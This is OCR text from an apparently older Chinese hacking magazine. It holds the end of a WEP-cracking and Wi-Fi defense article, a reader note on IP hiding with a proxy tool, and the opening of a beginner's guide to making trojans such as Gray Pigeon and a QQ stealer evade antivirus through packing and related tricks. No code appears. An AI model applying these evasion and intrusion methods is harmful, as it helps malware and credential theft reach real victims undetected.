


图12

利用刚刚破解成功的WEP Key，在无线网卡的连接参数设置参数为：SSID：*****、频道：6、WEP Key：1111122222（64位），这样子我们就可以利用该AP进行无线网络的使用了，你可以在主机架设非法AP或者是利用嗅探器嗅探同网段主机的信息喔！千万不要做违法的事情啊！

三、WI-FI（无线网络）防御部分

1．基于物理层的保护

（1）缩窄发射天线覆盖范围

攻击者在攻击前必须搜索到发射源的广播信标，也就是说必须进入发射源的覆盖范围，这样子才可以利用工具进行扫描得出有关的敏感信息，而作为防护的一方，我们可以通过设置天线的发射功率尽量控制发射源的覆盖范围，从而达到降低风险的目的（图13）。




图13

我们把AP的天线功率设置为20%，使它覆盖区仅仅局限于我们所限制的区域，当WarDriving攻击者不停地在覆盖范围外进行“踩点”时就无法得到关于该AP的信号。

但是这种方法只能够防御一些比较不懂得无线网络的攻击者，当我们将自身的天线发射覆盖区域缩小的情况下，攻击者可以利用自身架设的天线，将覆盖区加大范围，从而可以更有效的覆盖我们的所在位置，这样子就可以搭建无形的桥梁来进行攻击。

（2）使用定向天线

定向天线利用物理信号的传播特性实现覆盖范围的方向、距离定位，从而达到物理位置的访问控制机制，主要的产品类型有八目定向天线等。如果我们在经济情况允许下，可以考虑使用八目天线，虽然价格是一个必须考虑的因素。或者我们可以自行设计天线，做一个无线DIY者。

2、数据链路层保护

（1）高位WEP Key

WEP在802.11b中负责访问控制与通信数据加密两个过程，但由于WEP算法中初始向量出现严重的漏洞，导致攻击者能在捕捉到足够加密数据包的前提下就能破解WEP Key，所以我们推崇使用128位的WEP Key（24位初始向量），增大攻击者的破解难度。还有一点需要注意的是，通常我们在家庭使用AP的话，通常都会贪图一时的方便，将加密部分选择OSSK（Open System Share Key）这样子就会很容易导致整个网络被入侵的危险性加大，所以不管你有多么的不情愿，也希望你使用WEP Key加密通信，而且不要使用弱密码，就算你有多少位加密，弱密码始终都是没有防护作用的。

（2）禁用SSID广播

广播信标在发射源以默认100毫秒发送一次的速度在覆盖区内广播，默认情况下它的头内容包括有该WLAN的SSID（也称ESSID），攻击者可以通过接收广播信标并解码内容就可以得到该WLAN的SSID了。

（3）MAC地址过滤

MAC地址过滤主要是通过AP的桥接功能对接入设备的MAC地址进行访问控制，实现合法BSSID地址正常访问，非法BSSID地址被隔离。常见的实施方式是，首先在AP上登记合法BSSID的WNIC，然后设置非法BSSID不能访问的规则，达到MAC地址过滤的目的。

（4）非法AP鉴别

非法AP（rogur AP）是WLAN流行后的又一安全隐患，其原理是在某合法的AP的覆盖区内搭建一个不合法的AP，其危害主要有两种：绕过逻辑访问控制的物理制约。由于无线接入点的物理体积小，不容易被发现，且游动性强（类似易插拔设备），因此很容易被用作通过物理方式绕过网络的逻辑访问控制。防御此类型攻击的手法是对重要设备实施物理隔离控制（图14）。




图14

通过建立与合法AP相同的SSID（或同时使用相同的频道）来迷惑无线接入者，实现钓鱼攻击（Phishing）待接入者登入后使用中间人攻击得到使用者的通信数据。杜绝该类型的手法主要是通过合法AP与非法AP的BSSID（BSSID等于无线网络接口的MAC地址）来辨别。这个攻击手法就好像刚刚在前面所介绍的缩少信号覆盖范围是一样的，当我们缩少信息范围的时候，攻击者是可以利用自身的条件去令自身的天线达到一个较大的覆盖范围从而跨越我们的范围进行攻击的（图15）。




图15

3．网络层保护

（1）禁用DHCP

若在WLAN中启用DHCP协议，当攻击者登入WLAN（接入无线网络）后就能通过DHCP得到合法的IP地址并直接使用网络，因此禁用DHCP是一个增加攻击者渗透难度的绝佳方式（图16）。




图16

（2）IP地址范围缩窄

缩窄IP地址的方式主要是通过网络号向主机号借位的方式进行的。打个比方：一个192.168.1.1/24的网段就有254台机器（主机号1~254），但若通过网络号向主机号借位的话，将24借至30的话，192.168.1.0/30（子网掩码255.255.255.252）就只剩下两台主机（192.168.1.1~2）了。通过对主机数量的定额缩减与分配，可以使攻击者无法及时得到合法的网络层地址，增加攻击者渗透的难度。根据以上的设置，我们就可以较为安全的使用无线网络了，安全是没有绝对的，对于WLAN来说就算我们怎么缩小信号的覆盖范围也有可能会被入侵者扩大自身的信号覆盖区从而进行入侵。

本文针对无线网络设备所带来的攻击进行分析以及针对攻击进行的一系列安全防护介绍，感谢alex对于WI-FI网络的配置以及WEP Key的破解，谢谢。

（文章中涉及到的工具NetStumbler、Apsniff、AiroPeer已经收录于光盘中）

X小编语：无线局域网在欧美等发达国家是一种非常流行也是很普及的新技术，但在国内，其普及程度还远不如国外，相对来讲，北京、上海、深圳、广州等地的AP热点会相对较多。而对于我们绝大多数的读者来说，无线局域网攻防是一种陌生而又全新的领域，或许，在经历了系统漏洞攻击及脚本注入攻击后，无线局域网攻击，就会成为黑客未来的一片自由的天堂！

对"千渡助你隐藏IP"的补充

看完了2006年7期的那篇"千渡助你隐藏IP"后，我就装了个千渡互通，到一个可以查看自己IP网站上，显示"[61.134.26.183] 来自：陕西省 咸阳市 电信"，果然有效，满以为以后就可以安心的"学习"了，可是最近到一个网站时，却发现它上面显示的我真实的IP地址。为了证实千渡能否隐藏IP，我做了个简单的测试，测试环境：Windows SP2，千渡互通2.42，铁通ADSL拨号。在百度里输入"IP查询"查找能显示访问者IP的网站，然后进入看看自己的IP，最后发现显示"假IP"的网站都是电信线路的，如："http://www.123cha.com/""http://ip.loveroot.com/"，而显示"真IP"的一般是网通或铁通线路的，如："http://ip.wisa.com.cn/""http://www.ip.cn/"也有少数是电信的如"http://www.ip138.com/"。看来"千渡互通"并不能完全隐藏IP，只有在网通和电信线路之间的互访时才有可能隐藏你的IP，其实想想也是，如果真的像那篇文章所说的那样风访问任何网络都是通过千渡的出口服务器，那么对千渡的出口服务器的带宽需求是会非常大的，而只是在电信和网通互通时才通过其出口服务器的话，对出口服务器的带宽要求就会低很多，也达到了其互通目的。所以用千渡来隐藏IP是有条件限制的，想安心"学习"还是老老实实的找代理才行。

文章难易度：★★★
文章阅读点：详细的讲解了加生僻壳免杀法、入口点+1免杀法、特征码修改免杀法、加花指令免杀法、变化入口地址免杀法、OD一半定位免杀法等六种最常用的木马免杀大法

让杀毒软件变“白痴”
——菜鸟的木马免杀大法

姜超

自从病毒（木马）与杀病毒软件诞生的那天起，它们之间就成了你死我活的冤家对头。而对于大多数水平不高的菜菜来讲，从网上千辛万苦找到的木马或者后门几乎都被残忍的列在了杀毒软件的“黑”名单里，这该如何是好呀？菜菜们别急，俗话说得好：“上有政策，下有对策”，今天我就给大家介绍几种目前比较流行的木马免杀大法，好让那些该死的杀病毒软件全变成“白痴”！

就以目前来讲，最常使用的有加生僻壳免杀法、入口点＋1免杀法、加花指令免杀法、变化入口地址免杀法、特征码修改免杀法和OD一半定位法等六种。我的测试环境为WindowsXP系统，木马／后门以不加壳的2006版灰鸽子、阿拉QQ大盗、winshell为例，而杀病毒软件以瑞星最新升级版本为例。

一、加生僻壳免杀法

这是最简单也是最常用的制作免杀木马的一个方法了，主要是使用现成的加壳工具来对后门和木马加一层伪装壳，来达到免杀的目的，比如目前比较流行的ASPack、UPX等加壳工具。不过，麻烦的问题也随之而来，这些比较有名的加壳工具也都被各杀毒软件列入其内，因此，我们最好找些不为人知的加壳工具。本文使用的就是猛壳svkp1.43。

1.首先生成一个灰鸽子的服务端Server.exe，使用瑞星杀毒软件对其进行查杀，结果如图1，很明显，Server.exe很轻松的就被瑞星给查杀了。

